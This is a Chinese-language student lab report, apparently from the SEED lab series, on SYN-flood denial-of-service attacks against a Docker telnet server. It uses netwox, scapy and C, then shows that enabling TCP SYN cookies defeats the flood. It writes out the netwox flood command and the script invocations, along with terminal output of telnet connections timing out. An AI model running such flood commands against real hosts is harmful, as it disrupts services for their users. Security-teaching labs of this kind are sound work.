

任务1 SYN-Flooding攻击

SYN flood 是DoS攻击的一种。攻击者使用假冒 IP 地址或故意不完成三次握手，利用 TCP 半开连接，预支资源。

本实验目标是消耗服务器资源，服务器docker的ip是172.17.0.4。

三种实现形式：

①利用netwox工具

②利用scapy

③利用c代码

1 攻击过程

1.1 不启用cookie

①netwox：攻击机运行 `sudo netwox 76 172.17.0.4 -p 23`。

用户机尝试用telnet连接，连接超时，失败。意思是攻击成功。

```
[04/09/22]seed@VM:~/TCP$ sudo netwox 76 172.17.0.4 -p 23
root@user:/# sudo telnet 172.17.0.4
Trying 172.17.0.4...
telnet: Unable to connect to remote host: Connection timed out
root@user:/#
```

用户机先建立连接，然后再打开攻击。


新建用户机终端运行 `netstat -nat` 查看连接状态：

```
root@user:/# telnet 172.17.0.4
Trying 172.17.0.4...
^C
root@user:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 172.17.0.2:59138       172.17.0.4:23          ESTABLISHED
```

可以看到，攻击后不影响原有的连接，但是无法新建telnet连接。

②scapy：修改给定脚本的目的地址，攻击机运行 `sudo pip install scapy`，然后攻击机使用 `sudo python ./syn_flood.py` 运行攻击脚本。

运行攻击脚本、用户机telnet尝试连接如下图（左）所示，wireshark截图如下图（右）所示。




可以看到，连接成功，攻击效果不明显。

观察wireshark，这是因为python发包速度过慢，因此尝试修改程序，将随机函数删掉，随便写个不随机的遍历函数，但是还是不行。

因此，我尝试连续运行4个随机的python程序，等待了一分钟，再次建立连接，发现还是没有攻击成功。并且连接速度也没有放慢太多。


此时我的虚拟机已经非常卡慢，故不再继续尝试。

运行的4个程序见下图（左），攻击的失败结果见下图（右）。



③c: 修改脚本的目的地址，gcc编译，攻击机使用 `sudo ./syn_flood` 运行攻击脚本。


用户机尝试用telnet连接，连接超时，失败。意思是攻击成功。



1.2 打开cookie后

以netwox攻击为例。

下图左侧是攻击机，正在运行netwox攻击指令；右侧，上方是服务机的cookie机制开启情况，下方是攻击后用户机尝试telnet连接服务机的情况。



```
addtrustexternalcaroot.crt Downloads Music
tls
android examples.desktop Pictures
tls.zip
bin index.html Public
Videos
Customization index.html.1 source
vmware-tools-distrib
Desktop index.html.2
Documents lib Templates
[04/09/22]seed@VM:~$ ls
addtrustexternalcaroot.crt Downloads Music
tls
android examples.desktop Pictures
tls.zip
bin index.html Public
Videos
Customization index.html.1 source
vmware-tools-distrib
Desktop index.html.2
Documents lib Templates
[04/09/22]seed@VM:~$ sudo netwox 76 -i 172.17.0.4 -p 23
[sudo] password for seed:

Login incorrect
user login:
Login timed out after 60 seconds.
Connection closed by foreign host.
root@2091fb242a3d:/# sudo okie
sudo: okie: command not found
root@2091fb242a3d:/# sudo okie
sudo: okie: command not found
root@2091fb242a3d:/# sudo sysctl net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@2091fb242a3d:/# sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 0
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.eth0.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
root@2091fb242a3d:/# sudo sysctl net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@2091fb242a3d:/#
root@user:/# sudo telnet 172.17.0.4
Trying 172.17.0.4...
Connected to 172.17.0.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
2091fb242a3d login: 
```

可以看到，连接没有失败，并且不卡，说明cookie防御机制是有效的。